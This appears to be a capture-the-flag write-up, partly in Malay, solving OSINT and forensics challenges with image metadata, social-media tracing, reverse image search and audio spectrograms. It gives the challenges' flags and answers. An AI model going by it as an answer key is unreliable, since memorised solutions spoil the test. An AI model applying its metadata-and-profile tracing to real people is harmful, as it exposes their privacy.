
One quick search confirmed yang dorang adalah Fattah and fazura.



Google lagi jumpa article mention nama hakim tersebut iaitu,

> Fattah atau nama sebenarnya Abdul Fattah Mohd. Amin, 33, melafazkan cerai talak satu pada pukul 9.45 pagi di hadapan Hakim Syarie Abdul Malik Soleh.

Input je nama dia dalam flag format **F14g{Abdul_Malik_Soleh}** settle.




For this question we are provided with an image. And the hint is we have to find the guy that took this image. Also another hint is to use exiftool.


Owner Name	Hael Samian
XMP Toolkit	Image::ExifTool 12.47

After uploading to exiftool, I get that the owners name is Hael Samian, from here I searched for a username like that around all social medias. And I found out he has an Instagram account.


Enough yapping ill just walkthrough you with screenshots,




From here can see got highlight.



And from that highlight theres a link that redirects to tiktok.




From this guys tiktok we can find the flag in one of his posts,




Challenge completed.

This is it. Peak CTF question. We are provided with an audio that is inaudible. So I reversed the audio in google. And get the message that Ford Pines is in trouble and that he has left clues in his social media accounts. **Pines_ford1234.**

I found his account to be in twitter,




There are several encrypted messages but they weren't that relevant tbh. The bio reads, **YOU MUST FIND HIM, DESTROY HIS PRISON.** And theres a post with Bill Cipher with the caption that says, **RELEASE ME, YOU FLESHY CACOON. I WILL GRANT YOU POWERS BEYOND YOUR COMPREHENSION.** Freaky.



Basically all the other posts from his twitter is useless except for this one. I deduced that this might be important due to there being Bill Cipher, and that encrypted message from above.


This image was taken several years ago during the Cipher Hunt challenge hosted by Alex Hirsch himself. I assume the creator of this challenge is a big nerd and was interested in a weird cartoon (Grow up bro). I knew this challenge existed so I started searching where the location of the statue was.

This image was taken in Reedstown, Oregon. So I input the coordinates of where the image was taken but was disappointed due to it being wrong. I create a ticket for sanity check and the nerd responded saying, it has to be the latest location.




One quick search gives us that the latest location was here.

Further inspection gives us the exact location of the tree where Bill Cipher terpacak.



I took the coordinates to 3 decimal points and became goated.

SETTLE




Simple solution but agak out of the box thinking is needed. The question itself is the

BIGGEST hint.

This is the image we are provided with. Dah binwalk exiftool reverse image search semua benda memang tak dapat apa. But reverse image search this we will get that this artwork is called **King Frederick II's Roundtable at Sanssouci.**


I then searched the website called Lost Art Database.

And we got the id which is **257456.** Just put in flag format and we settle.




For this challenge we a presented with an audio file containing a viral hit song from **KSI titled "Thick of it**". The hint was to hear the audio until the end.


Lo and behold there was an interesting high pitched sound at the end of the audio.




I opened the audio on audacity and cut out the song to reveal only the high pitch part.




Changing to spectrogram mode reveals the flag, again proving that I am indeed the honored one.



